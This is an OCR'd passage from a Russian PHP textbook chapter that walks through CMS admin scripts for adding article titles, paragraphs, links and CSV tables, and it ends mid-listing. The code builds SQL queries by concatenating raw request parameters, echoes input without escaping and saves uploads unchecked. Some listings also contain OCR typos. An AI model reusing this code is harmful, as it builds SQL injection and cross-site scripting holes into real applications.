При работе с параграфами принят другой подход. Далее будет показано, что при добавлении параграфа, содержащего один или несколько символов конца строки "\n", текст автоматически разбивается на отдельные параграфы, которыми далее можно управлять независимо друг от друга.

При значении поля place, равном 5, текст абзаца подсвечивается при помощи функции highlight_string() согласно синтаксису PHP.

Далее будут рассмотрены скрипты, обеспечивающие операции редактирования параграфов. Первым будет рассмотрен скрипт, расположенный в файле choose.php. Этот скрипт является обработчиком формы, расположенной в файле art.php (листинг 7.15). Содержимое файла choose.php приведено в листинге 7.16.

```
<?php
  $action = "index.php";
  switch($_POST['typepar'])
  {
    case 1: // Заголовок
      $action = "addtitlform.php";
      break;
    case 2: // Абзац
      $action = "addparform.php";
      break;
```

```
    case 3: // Ссылка
      $action = "addanchform.php";
      break;
    case 4: // Новая статья
      $action = "addanchartform.php";
      break;
    case 5: // Таблица из csv-файла
      $action = "addtableform.php";
      break;
  }
  echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$action?
                          id_article=".$_POST['id_article']."&
                          pos=".$_POST['pos']."&
                          id_page=".$_POST['id_page']."'>
        </HEAD></HTML>";
?>
```

Файл choose.php может принимать четыре параметра: typepar, id_article, pos и id_page. В зависимости от значения параметра typepar при помощи конструкции switch происходит переключение на обработчики, расположенные в файлах addtitlform.php, addparform.php, addanchform.php, addanchartform.php и addtableform.php, для добавления заголовка, абзаца, ссылки, ссылки на новую статью и таблицы соответственно. Оставшиеся три параметра передаются обработчикам в качестве параметров.

Рассмотрим перечисленные выше обработчики более подробно. Файл addtitlform.php, код которого приведен в листинге 7.16, содержит форму для добавления нового заголовка. Внешний вид формы, создаваемой файлом addtitleform.php, приведен на рис. 7.6.

```
<?php
  // Осуществление соединение с базой данных
  require_once("../config.php");
  // Проверяем, передан ли параметр id_article
  if(!isset($_GET['id_article']))
  {
    echo "Статья не выбрана";
    exit();
  }
```

```
  // Если позиция заголовка не передана, выставляем ему позицию,
  // соответствующую последнему параграфу
  if(!isset($_GET['pos']))
  {
    $query = "SELECT MAX(id_paragraph) AS pos
              FROM paragraphes
              WHERE id_article=".$_GET['id_article'];
    $cnt = mysql_query($query);
    if($cnt)
    {
      $count = mysql_fetch_array($cnt);
      if($count['pos'] == "") $_GET['pos'] = 1;
      else $_GET['pos'] = $count['pos'];
    } else puterror("Ошибка при обращении к блоку статей");
  }
  // Выставляем переменные по умолчанию
  if(!isset($button)) $button = "Добавить";
  if(!isset($tmp)) $tmp = "checked";
  if(!isset($title)) $title = "Добавить заголовок";
  if(!isset($action)) $action = "addtitl.php";
?>
<a href="javascript: history.back()">Назад</a>
<form action=<?php echo $action; ?> method=post>
Заголовок : <input type=text name=name
                   value='<?php echo htmlspecialchars($name); ?>'><br>
Стиль заголовка :
<select type=text name=h>
  <option value=3 <?php if($h==3) echo "selected"; ?>>Обычный
  <option value=1 <?php if($h==1) echo "selected"; ?>>Название страницы
  <option value=2 <?php if($h==2) echo "selected"; ?>>Важный блок страницы
  <option value=4 <?php if($h==4) echo "selected"; ?>>Название листинга
  <option value=5 <?php if($h==5) echo "selected"; ?>>Заголовок таблицы
  <option value=6 <?php if($h==6) echo "selected"; ?>>Заголовок примечания
</select><br>
Отображать : <input type=checkbox name=hide <?php echo $tmp; ?>><br>
<input type=submit value=<?php echo $button; ?>>
<input type=hidden name=pos value=<?php echo $_GET['pos']; ?>>
```

```
<input type=hidden name=id_article value=<? echo $_GET['id_article']; ?>>
<input type=hidden name=id_paragraph
                  value=<?php echo $_GET['id_paragraph']; ?>>
</form>
```

После установки соединения с базой данных происходит проверка значения параметра `id_article`: если значение параметра не установлено, работа скрипта приостанавливается, так как в этом случае невозможно установить, в какую из статей происходит добавление заголовка. В отличие от параметра `id_article`, для параметра `pos` допускается неустановленное значение. В этом случае при помощи SQL-запроса выясняется максимальное значение первичного ключа `id_paragraph` для параграфов, принадлежащих редактируемой статье. Именно это значение и передается далее в качестве параметра `pos`. Такой подход позволяет в случае, если параметр `pos` не передан, размещать новый заголовок в конце статьи. Далее, как и для файла addartform.php (см. листинг 7.9), устанавливаются значения переменных, допускающих перенастройку формы для последующего использования ее при редактировании заголовка.

Форма состоит из текстового поля для заголовка, выпадающего списка для задания типа заголовка, флага скрытия/отображения и кнопки, позволяющей отправить содержимое формы обработчику, которым по умолчанию является скрипт, расположенный в файле addtitl.php, содержимое которого приведено в листинге 7.17.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверяем, заполнены ли обязательные поля формы
  if(empty($_POST['name'])) links($_POST['id_article'],
                                  "Введите заголовок.");
  if(empty($_POST['pos'])) links($_POST['id_article'],
                                 "Не указан предыдущий параграф.");
  // Определяем, скрыт параграф или нет
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'","`",$_POST['name']);
  // Формируем и осуществляем SQL-запрос на добавление параграфа
  // типа "Заголовок"
```

```
  $query = "INSERT INTO paragraphes VALUES (NULL,
                                            'title',
                                            '".$_POST['name']."',
                                            '',
                                            '-',
                                            '-',
                                            ".$_POST['h'].",
                                            ".$_POST['pos'].",
                                            '$showhide',
                                            ".$_POST['id_article'].");";
  if(mysql_query($query))
  {
     // Выясняем id_paragraph только что добавленной записи
     $_POST['id_paragraph'] = mysql_insert_id();
     // У параграфа, который ссылался на предыдущий параграф,
     // изменяем значение поля pos
     $query = "UPDATE paragraphes
               SET pos=".$_POST['id_paragraph']."
               WHERE id_article=".$_POST['id_article']."
               AND pos=".$_POST['pos']."
               AND id_paragraph!=".$_POST['id_paragraph'];
     if(!mysql_query($query))
                  puterror("Ошибка при обращении к блоку статей");
     // Автоматический переход на страницу редактирования статьи
     echo "<HTML><HEAD>
           <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
                        id_article=".$_POST['id_article']."'>
           </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
  function links($id_article,$msg)
  {
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>
               Вернуться к правке параграфа</a></p>";
    echo "<p><a href=art.php?id_article=$id_article>
               Администрирование статей</a></p>";
    exit();
  }
?>
```

В листинге 7.17 после проверки обязательных полей, замены в тексте заголовка одинарных кавычек (') обратными (`) формируется и выполняется SQL-запрос на добавление нового заголовка в таблицу `paragraphes`. Так как заголовок может быть вставлен в любом месте статьи, то на этом этапе складывается ситуация, при которой два параграфа имеют одинаковое поле `pos`, как это показано на рис. 7.15, где после параграфа с `id_paragraph` = 45 вставляется новый параграф. Для того чтобы исправить ситуацию, необходимо параграфу с первичным ключом `id_paragraph` = 142 поменять значение поля `pos` с 45 на 214.

Для этого сразу после выполнения оператора `INSERT` вызывается функция `mysql_insert_id()`, возвращающая первичный ключ `id_paragraph` только что добавленного абзаца, и при помощи оператора `UPDATE` изменяется поле `pos` старого параграфа.




Рис. 7.15. Вставка нового параграфа со значением `id_paragraph` = 214

Файл addparform.php (листинг 7.18) представляет собой форму для добавления нового текстового блока. Окно формы, созданной при помощи файла addparform.php, показано на рис. 7.9.

```
<?
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  if(!isset($_GET['id_article']))
  {
    echo "Статья не выбрана";
    exit();
  }
```

```
  // Если позиция абзаца не передана, выставляем ему последнюю позицию
  if(!isset($_GET['$pos']))
  {
    $query = "SELECT MAX(id_paragraph) AS pos
              FROM paragraphes
              WHERE id_article=".$_GET['id_article'];
    $cnt = mysql_query($query);
    if($cnt)
    {
      $count = mysql_fetch_array($cnt);
      if($count['pos'] == "") $_GET['pos'] = 1;
      else $_GET['pos'] = $count['pos'];
    } else puterror("Ошибка при обращении к блоку статей");
  }
  // Выставляем переменные по умолчанию
  if(!isset($button)) $button = "Добавить";
  if(!isset($tmp)) $tmp = "checked";
  if(!isset($title)) $title = "Добавить параграф";
  if(!isset($action)) $action = "addpar.php";
?>
<a class=menu href="javascript: history.back()">Назад</a>
  <form enctype='multipart/form-data'
        action='<?php echo $action; ?>' method=post>
Содержание : <textarea name=name cols=75 rows=10><?= $name; ?></textarea>
Стиль : <select type=text name=place>
  <option value=0 <?php if($place == 0) echo "selected"; ?>> Основной
текст
  <option value=7 <?php if($place == 7) echo "selected"; ?>>С отступом
  <option value=1 <?php if($place == 1) echo "selected"; ?>>Жирный
  <option value=2 <?php if($place == 2) echo "selected"; ?>>Курсивный
  <option value=3 <?php if($place == 3) echo "selected"; ?>>
                                              Немумерованный список
  <option value=4 <?php if($place == 4) echo "selected"; ?>>
                                              Нумерованный список
  <option value=5 <?php if($place == 5) echo "selected"; ?>>Код
  <option value=6 <?php if($place == 6) echo "selected"; ?>>Примечание
</select><br>
Изображение : <input type=file name=picture_small><br>
Увеличенное изобр-е : <input class=input type=file name=picture_big><br>
```

```
Отображать : <input type=checkbox name=hide <?php echo $tmp; ?>><br>
<input type=submit value=<?php echo $button; ?>><br>
<input type=hidden name=pos value=<?php echo $_GET['pos']; ?>>
<input type=hidden name=id_article value=<?php echo $_GET['id_article'];
?>>
<input type=hidden name=id_paragraph value=<?php echo
$_GET['id_paragraph']; ?>>
</form>
```

Структура файла addparform.php из листинга 7.18 сходна со структурой файла addtitleform.php (см. листинг 7.16). Здесь точно также происходит анализ содержимого параметра `pos` и, если данный параметр не передан форме, устанавливается позиция, соответствующая последнему параграфу в статье. Сама форма состоит из текстовой области для ввода содержимого текстового блока, выпадающего списка для выбора различных стилей, двух полей типа `file` для загрузки изображения и его увеличенной версии, флажка для скрытия/отображения параграфа и кнопки, отправляющей переменные из формы обработчику.

Замечание

Для успешной передачи файлов от клиента серверу тег формы `<form>` должен содержать параметр `enctype='multipart/form-data'`.

Обработчик формы расположен в файле addpar.php, содержимое которого приведено в листинге 7.19.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  $strtmp = array();
  // Проверяем поля формы на соответсвие
  if(empty($_POST['name'])) links($_POST['id_article'],
                                  "Введите содержание параграфа.");
  if(empty($_POST['pos'])) links($_POST['id_article'],
                                 "Не указан предыдущий параграф.");
  // Определяем, скрыт параграф или нет
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'","`",$_POST['name']);
```

```
$picture_small' = "";
$picture_big = "";
// Если поле выбора малого изображения не пустое,
// копируем его из временного каталога в каталог /files
if ($_FILES['picture_small']['tmp_name'] != "" &&
    $_FILES['picture_small']['tmp_name'] != "-")
{
  $path = "../files/s_".date("YmdHis",time()).
          strrchr($_FILES['picture_small']['name'], ".");
  if (copy($_FILES['picture_small']['tmp_name'], "../".$path))
                                          $picture_small = $path;
  // Если поле выбора малого изображения не пустое,
  // копируем его из временного каталога в каталог /files
  if ($_FILES['picture_big']['tmp_name'] != "" &&
      $_FILES['picture_big']['tmp_name'] != "-")
  {
    $path = "../files/b_".date("YmdHis",time()).
    strrchr($_FILES['picture_big']['name'], ".");
    if (copy($_FILES['picture_big']['tmp_name'], "../".$path))
                                          $picture_big = $path;
  }
}
// Разбиваем полученный блок текста по отдельным абзацам:
// каждая подстрока, заканчивающаяся \n, будет новым абзацем
$tok = strtok($_POST['name'],"\n");
while ($tok)
{
  $query = "INSERT INTO paragraphes VALUES (NULL,
                                          'paragraph',
                                          '$tok',
                                          '',
                                          '$picture_big',
                                          '$picture_small',
                                          ".$_POST['place'].",
                                          ".$_POST['pos'].",
                                          '$showhide',
                                          ".$_POST['id_article'].")";
```

```
    // Картинки достаются только первому параграфу
    $picture_big = "";
    $picture_small = "";
    if (!mysql_query($query))
                    puterror("Ошибка при обращении к блоку статей");
    // Выясняем id_paragraph только что добавленной записи
    $_POST['id_paragraph'] = mysql_insert_id();
    // Блок исправления позиции параграфа
    // Для параграфа, который ссылался на предыдущий параграф,
    // изменяем значение поля pos
    $query = "UPDATE paragraphes
              SET pos=".$_POST['id_paragraph']."
              WHERE id_article=".$_POST['id_article']."
                    AND pos=".$_POST['pos']."
                    AND id_paragraph!=".$_POST['id_paragraph'];
    if(!mysql_query($query))
                puterror("Ошибка при обращении к блоку статей");
    $_POST['pos'] = $_POST['id_paragraph'];
    $tok = strtok("\n");
  }
  echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
                        id_article=".$_POST['id_article']."'>
        </HEAD></HTML>";
?>
```

В листинге 7.19 после установки соединения с базой данных, проверки допустимости значений полей формы и замены одинарных кавычек (') обратными ( ) для параметра name происходит обработка переданных из формы изображений.

Замечание

В листинге 7.19 не приводится функция link(), которая полностью аналогична одноименной функции из листинга 7.17.

Перед обработкой изображений, переданных из формы, проверяется элемент массива $_FILES['picture_small']['tmp_name'], содержащий путь к сохраненному во временном каталоге сервера файлу.

Помимо пути к загруженному во временный каталог файлу, суперглобальный массив `$_FILES` позволяет определить другие характеристики файлов, например:

- имя — `$_FILES['picture_small']['name']`;
- размер — `$_FILES['picture_small']['size']`;
- тип — `$_FILES['picture_small']['type']`, и т. д.

В случае если значение этого элемента не пустое, посредством функции `copy()` файл перемещается в директорию files Web-приложения CMS, а путь к файлу сохраняется в переменной `$picture_small`, которая далее используется для формирования оператора `INSERT` для добавления нового абзаца.

То же самое происходит и по отношению к параметру `picture_big`, ответственному за передачу увеличенного изображения.

Замечание

Если скрипту передается только увеличенное изображение, оно будет проигнорировано, так как для его обработки необходимо, чтобы предварительно было получено обычное изображение.

Текст абзаца перед добавлением в таблицы `paragraphs` разбивается на части при помощи функции `strtok()`.

Замечание

Функция `strtok()` первый раз принимает два параметра — разбиваемую строку и разделитель, по которому разбивается строка, все последующие разы функция вызывается с единственным параметром (разделителем), и обычно с использованием цикла `while`, как это продемонстрировано в листинге 7.19.

Каждая подстрока, заканчивающаяся признаком конца строки "`\n`", добавляется как независимый абзац. При этом если происходит передача изображения, оно размещается только в первом абзаце.

Замечание

При добавлении абзаца в статью можно не разбивать строку на отдельные "текстовые блоки", а создавать абзацы в пределах одного текстового блока при формировании статьи, обрамляя каждую из подстрок в теги `<p>` и `</p>`. Недостатком такого подхода является невозможность изменения порядка следования абзацев.

В конце скрипта происходит автоматический возврат к странице редактирования статьи.

В листинге 7.20 приведено содержимое файла addanchform.php представляющего собой форму для добавления элемента статьи "ссылка". Окно формы, созданной при помощи файла addahchform.php, показано на рис. 7.10.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  if(!isset($_GET['id_article']))
  {
    echo "Статья не выбрана";
    exit();
  }
  // ... Код анализа переменной $_GET['pos'],
  // аналогичный коду в листинге 7.18
  // Выставляем переменные по умолчанию
  if(!isset($button)) $button = "Добавить";
  if(!isset($tmp)) $tmp = "checked";
  if(!isset($title)) $title = "Добавить ссылку";
  if(!isset($action)) $action = "addanch.php";
?>
<a href="javascript: history.back()">Назад</a>
<form enctype='multipart/form-data'
      action=<?php echo $action; ?>
      method=post>
Название : <input type=text name=name value='<?php echo $name; ?>'><br>
Адрес (URL) : <input type=text name=url value='<?php echo $url; ?>'><br>
Изображение : <input type=file name=picture_small><br>
Выравнивание : <select type=text name=placegor>
  <option value=0
    <?php
      if(($place==0) or ($place==1) or ($place==2)) echo "selected";
    ?>Ссылка справа
  <option value=1
    <?php
      if(($place==3) or ($place==4) or ($place==5)) echo "selected";
    ?>Ссылка слева
</select><br>
```

```
Открытие ссылки : <select type=text name=placetarget>
  <option value=0
    <?php
      if((($place==0) or ($place==3)) echo "selected";
    ?>>Открыть в текущем окне
  <option value=1
    <?php
      if((($place==1) or ($place==4)) echo "selected";
    ?>>Открыть в новом окне
  <option value=2
    <?php
      if((($place==2) or ($place==5)) echo "selected";
    ?>>Всплывающее окно
</select>
Отображать : <input type=checkbox name=hide <?php echo $tmp; ?>><br>
<input class=button type=submit value=<?php echo $button; ?>>
<input type=hidden name=pos value=<?php echo $_GET['pos']; ?>>
<input type=hidden name=id_article value=<? echo $_GET['id_article']; ?>>
<input type=hidden name=id_paragraph value=<?= $_GET['id_paragraph']; ?>>
</form>
```

В листинге 7.20, как и в листингах, управляющих добавлением других элементов статьи, сперва проверяется, передано ли значение первичного ключа статьи (`id_article`), а затем проверяется параметр `pos`. Если значение этого параметра не установлено, оно выставляется соответствующим последнему параграфу в статье. Форма содержит текстовые поля для имени ссылки, ее адреса, поля типа `file` для передачи изображения, два выпадающих списка для определения положения ссылки и способа ее открытия (текущее, новое или всплывающее окно), а также флаг для скрытия или отображения параграфа.

Как и предыдущие формы, форма в листинге 7.20 настроена на повторное использование при редактировании ссылки, при этом выпадающие списки для определения местоположения ссылки и способа ее открытия кодируются одним полем `place` в таблице `paragraph` (рис. 7.16).

В листинге 7.20 показано, как происходит декодирование значения поля `place`. В обработчике addanch.php, код которого приведен в листинге 7.21, решается обратная задача: значения, полученные с помощью элементов управления `placegor` и `placetarget`, кодируются одним значением `place`.

	Ссылка справа	Ссылка слева
Открыть в текущем окне	0	3
Открыть в новом окне	1	4
Открыть во всплывающем окне	2	5

Рис. 7.16. Значение поля `place` в таблице `paragraphes` для элемента "ссылка"

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверяем поля формы на соответсвие
  if(empty($_POST['name'])) links($_POST['id_article'],
                                  "Введите ссылку.");
  if( (empty($_POST['url'])) &&
      ($_FILES['picture_small']['tmp_name'] == "" ||
       $_FILES['picture_small']['tmp_name']== "-"))
    links($_POST['id_article'],
          "Введите адрес (URL) или закачайте изображение";
  // Определяем, скрыт параграф или нет
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  //... Код проверки значения $_POST['pos'], аналогичный листингу 7.19
  $picture_small = "";
  //... Код загрузки изображения, аналогичный коду из листинга 7.19
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'","`",$_POST['name']);
  $_POST['url'] = str_replace("'","`",$_POST['url']);
  // Комбируем составной стиль одним значением
  switch ($_POST['placetarget']) {
    case 0:
    // в текущем окне
        if ($_POST['placegor']==0) $place=0;
        else $place=3;
    break;
```

```
    case 1:
    // в новом окне
        if ($_POST['placegor']==0) $place=1;
        else $place=4;
    break;
    case 2:
    // всплывающее окно
        if ($_POST['placegor']==0) $place=2;
        else $place=5;
    break;
    default:
        $place=1;
  }
  // Формируем и осуществляем SQL-запрос
  $query = "INSERT INTO paragraphes VALUES (NULL,
                                            'anchor',
                                            '".$_POST['name']."',
                                            '".$_POST['url']."',
                                            '',
                                            '',
                                            $place,
                                            ".$_POST['pos'].",
                                            '$showhide',
                                            ".$_POST['id_article'].");";
  if(mysql_query($query))
  {
    //... Код обновления позиции, аналогичный коду из листинга 7.19
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
          id_article=".$_POST['id_article']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
?>
```

Листинг 7.21 во многом повторяет предыдущие листинги. Основным отличием здесь является кодирование двух значений от выпадающих списков формы в одно значение `$place`, используемое далее для формирования SQL-запроса.

В листинге 7.22 приведено содержимое файла addanchartform.php, ответственного за вывод формы добавления ссылки на новую статью.

```
<?php
  if (!isset($titlepage)) $titlepage='Добавление новой статьи';
  if (!isset($helppage))  $helppage='';
  include "../util/topadmin.php";
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  if(!isset($_GET['id_page']))
  {
    echo "Страница не выбрана";
    exit();
  }
  // ... Код проверки значения $_GET['pos'], аналогичный листингу 7.18
  // Выставляем значения по умолчанию
  if(!isset($button)) $button = "Добавить";
  if(!isset($title)) $title = "Добавление новой статьи";
  if(!isset($tmp)) $tmp = "checked";
  if(!isset($action)) $action = "addanchart.php";
?>
<a href="javascript: history.back()">Назад</a>
<form action=<?php echo $action; ?> method=post>
Название : <input type="text" name="name" value="<?php echo $name; ?>">
Описание : <textarea name="description" cols="60" rows="2">
           <?php echo $description; ?></textarea><br>
Название(title) : <textarea name="html_title" cols="60" rows="2">
                  <?php echo $html_title; ?></textarea><br>
Описание(description) : <textarea name="html_description" cols="60"
rows="2"><?php echo $html_description; ?></textarea><br>
Ключевые слова(keywords) : <textarea name="html_keywords" cols="60"
rows="2"><?php echo $html_keywords; ?></textarea><br>
Отображать : <input type=checkbox name=hide <?php echo $tmp; ?>><br>
<input class=button type="submit" value=<?php echo $button; ?>>
<input type=hidden name=pos value=<?php echo $_GET['pos']; ?>>
<input type=hidden name=posart value=<?php echo $_GET['posart']; ?>>
<input type=hidden name=id_page value=<?php echo $_GET['id_page']; ?>>
```

```
<input type=hidden name=id_article
                    value=<?php echo $_GET['id_article']; ?>>
</form>
```

Файл addanchartform.php из листинга 7.22 очень похож на файл addartform.php (см. листинг 7.9). Поля формы позволяют задать метаданные статьи, при этом не требуется данных для ссылки, так как URL статьи определяется однозначно, а название совпадает с названием статьи.

Значения полей передаются обработчику, расположенному в файле addanchart.php, содержимое которого приведено в листинге 7.23.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверяем поля формы на соответсвие
  if(empty($_POST['name'])) links($_POST['id_page'],
                                  "Введите название статьи.");
  if(empty($_POST['posart'])) links($_POST['id_page'],
                                    "Введите позицию параграфа.");
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'","`",$_POST['name']);
  $_POST['description'] = str_replace("'","`",$_POST['description']);
  $_POST['html_title'] = str_replace("'","`",$_POST['html_title']);
  $_POST['html_description'] =
                          str_replace("'","`",$_POST['html_description']);
  $_POST['html_keywords'] = str_replace("'","`",$_POST['html_keywords']);
  // Добавляем новую статью
  $query = "INSERT INTO articles VALUES (
            NULL,
            '".$_POST['name']."',
            '".$_POST['description']."',
            '".$_POST['html_title']."',
            '".$_POST['html_description']."',
            '".$_POST['html_keywords']."',
            ".$_POST['posart'].",
            'hide',
            ".$_POST['id_page'].")";
```

```
if(!mysql_query($query))
                puterror("Ошибка при обращении к блоку статей");
// Выясняем id_article только что добавленной статьи
$id_article = $_POST['id_article'];
$_POST['id_article'] = mysql_insert_id();
// В новую статью добавляем заголовок, совпадающий с названием статьи
$query = "INSERT INTO paragraphes VALUES (
          NULL,
          'title',
          '".$_POST['name']."',
          '',
          '',
          '',
          1,
          0,
          'show',
          ".$_POST['id_article'].")";
if(!mysql_query($query))
                puterror("Ошибка при обращении к блоку статей");
// Формируем URL для ссылки
$url = "art.php?id_article=".$_POST['id_article']."&
               id_page=".$_POST['id_page'];
// Формируем и осуществляем SQL-запрос для добавления ссылки на
// новую статью
$query = "INSERT INTO paragraphes VALUES (
          NULL,
          'anchor',
          '".$_POST['name']."',
          '$url',
          '',
          '',
          0,
          ".$_POST['pos'].",
          '$showhide',
          $id_article);";
 if(!mysql_query($query))
                puterror("Ошибка при обращении к блоку статей");
 //... Код обновления позиции, аналогичный коду листинга 7.19
```

```
    // Осуществляем автоматический переход на страницу редактирования
    // статьи.
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
             id_page=".$_POST['id_page']."&
             id_article=$id_article'>
          </HEAD></HTML>";
?>
```

Добавление ссылки на статью сводится к выполнению трех операторов INSERT. Первый из них добавляет новую статью в таблицу articles, поле hide которой имеет значение 'hide', что исключает появление прямой ссылки на статью с сайта.

Второй оператор INSERT присваивает вновь добавленной статье заголовок, совпадающий с названием статьи.

Третий оператор INSERT добавляет в редактируемую статью ссылку, формируемую перед этим во временной переменной $art.

Замечание

Ссылка имеет вид "art.php?id_article=num&id_page=pag". В системе администрирования данная ссылка приводит к Web-редактору статьи. При отображении статей на сайте файл art.php будет ответствен за вывод статьи в браузер. Одинаковое название для файлов Web-редактора и просмотра статьи позволяет использовать одну и ту же ссылку и в системе администрирования, и при динамическом формировании ссылок на сайте.

В листинге 7.24 приведена форма (addtableform.php) для добавления последнего элемента статьи — таблицы. Окно формы, созданной при помощи файла addtableform.php, показано на рис. 7.11.

```
<?php
  if(!isset($button)) $button = "Добавить";
  if(!isset($separator)) $separator = ";";
  if(!isset($action)) $action = "addtable.php";
?>
<form  enctype='multipart/form-data'
       action='<?php echo $action; ?>'
       method='post'>
Файл : <input type='file' name='filename'><br>
```

```
разделитель : <input type='text' name='separator' value='<?php echo
$separator; ?>'><br>
<input type='submit' value='<?php echo $button; ?>'>
<input type=hidden name=pos value=<?php echo $_GET['pos']; ?>>
<input type=hidden name=id_article value=<?php echo $_GET['id_article'];
?>>
<input type=hidden name=id_paragraph value=<?php echo
$_GET['id_paragraph']; ?>>
</form>
```

Форма содержит поле типа `file` для отправки CSV-файла и текстовое поле для разделителя, в качестве которого по умолчанию выступает точка с запятой. Содержимое полей передается обработчику, расположенному в файле addtable.php, код которого приведен в листинге 7.25.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверяем поля формы на соответсвие
  if(empty($_FILES['filename']['tmp_name'])) links($_POST['id_article'],
                                              "Введите путь к файлу");
  if(empty($_POST['pos'])) links($_POST['id_article'],
                                 "Не указан предыдущий параграф.");
  // Открываем переданный файл
  if(!($fp = fopen($_FILES['filename']['tmp_name'],"rb")))
  {
    echo "<p>Невозможно открыть файл.</p>";
    exit();
  }
  // Читаем содержимое файла в промежуточный буфер - $buffer
  $buffer = fread($fp,filesize($_FILES['filename']['tmp_name']));
  // Закрываем файл
  fclose($fp);
  // Если имеются пустые позиции, заменяем их прочерком
  $buffer = str_replace($_POST['separator'].$_POST['separator'],
                        $_POST['separator']."-".$_POST['separator'],
                        $buffer);
```

```
$buffer = str_replace("\n".$_POST['separator'],
                      "\n-".$_POST['separator'],
                      $buffer);
// Заменяем прямые кавычки обратными
$buffer = str_replace("'", "`",$buffer);
// Разбиваем файл по строкам, каждую строку файла помещаем в отдельный
// элемент промежуточного массива $strtmp
$tok = strtok($buffer,"\n");
$strtmp[] = $tok;
while ($tok)
{
  $tok = strtok("\n");
  $strtmp[] = $tok;
}
// Начинаем формирование таблицы
$table = "<table>";
// Разбиваем строку по отдельным словам, используя
// разделитель $_POST['separator']
foreach($strtmp as $value)
{
  // Если строка пустая, выходим из цикла
  if(trim($value)=="")break;
  // Начинаем формирование строки таблицы
  $table .= "<tr>";
  $strtmp = strtok($value,$_POST['separator']);
  $table .= "<td>$strtmp</td>";
  while($strtmp = strtok($_POST['separator']))
  {
    // Помещаем значение в ячейку
    $table .= "<td>$strtmp</td>";
  }
  // Завершаем формирование строки таблицы
  $table .= "</tr>";
}
// Заканчиваем формирование таблицы
$table .= "</table>";
// Вставляем в таблицу paragraphes новый элемент - таблицу
$query = "INSERT INTO paragraphes VALUES (
          NULL,
```

```
            'table',
            '$table',
            '',
            '',
            '',
            0,
            ".$_POST['pos'].",
            'show',
            ".$_POST['id_article'].");";
  if(mysql_query($query))
  {
    //... Код обновления позиции, аналогичный коду в листинге 7.19
    // Осуществляем автоматический переход на страницу редактирования
    // статьи.
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=art.php?
           id_article=".$_POST['id_article']."'>
          </HEAD></HTML>";
  }
  else puterror("Ошибка при обращении к блоку статей");
?>
```

После проверки допустимости введенных в форме значений, скрипт открывает временный файл, имя которого определяется элементом суперглобального массива `$_FILES['filename']['tmp_name']`, и осуществляет чтение содержимого файла в строковый буфер `$buffer`, после чего файл закрывается. Строки таблицы в формате CSV заканчиваются символом окончания строки "\n", а элементы строки — разделителем.

Замечание

Обычно разделителем является символ табуляции, но так как этот символ часто встречается в тексте, используются различные его заместители: запятая, точка с запятой, двоеточие и т. д.

После этого при помощи функции `str_replace()` все пустые элементы заменяются символом прочерка (-).

Замечание

Признаком пустого элемента таблицы являются два символа разделителя, следующие друг за другом (`;;`), или разделитель в конце (`;\n`) или начале строки (`\n;`).

При помощи функции strtok() содержимое файла разбивается на строки, которые помещаются во временный массив $strtmp. Далее в цикле foreach происходит формирование строк таблицы, которая заносится в промежуточную переменную $table: каждый элемент таблицы обрамляется HTML-тегами <td> и </td>, а сама строка HTML-тегами <tr> и </tr>. Строку $table начинает HTML-тег <table>, а заканчивает — </table>.

После этого осуществляется вставка новой записи в таблицу paragraphes со значением поля type, равного 'table'.

На этом рассмотрение инструментов для добавления параграфов статьи завершено. Далее будет рассмотрена система редактирования уже существующих элементов статьи. Их редактирование сводится к передаче в рассмотренные ранее HTML-формы значений из базы данных, с последующей передачей исправленных значений обработчикам edittitl.php, editanch.php, editpar.php и edittable.php, для исправления заголовка, ссылки, текстового блока и таблицы соответственно. Структура этих файлов аналогична ранее рассмотренным файлам addtitl.php, addanch.php, addpar.php и addtable.php, только оператор INSERT заменяется оператором UPDATE, кроме того, отсутствует потребность в изменении позиции параграфов, как это имело место при добавлении нового элемента статьи. Поэтому здесь будут рассмотрены только файлы edittitlform.php — форма для исправления заголовка и edittitl.php — обработчик данной формы. Код остальных файлов можно найти на прилагаемом к книге компакт-диске, а также по адресу **http://www.softtime.ru/info/downloads.php**.

Код файла edittitlform.php приведен в листинге 7.26.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  if(empty($_GET['id_paragraph']) || empty($_GET['id_article']))

    echo "Не выбран заголовок для исправления";
    exit();

  // Извлекаем содержимое параграфа из базы данных
  $query = "SELECT * FROM paragraphes
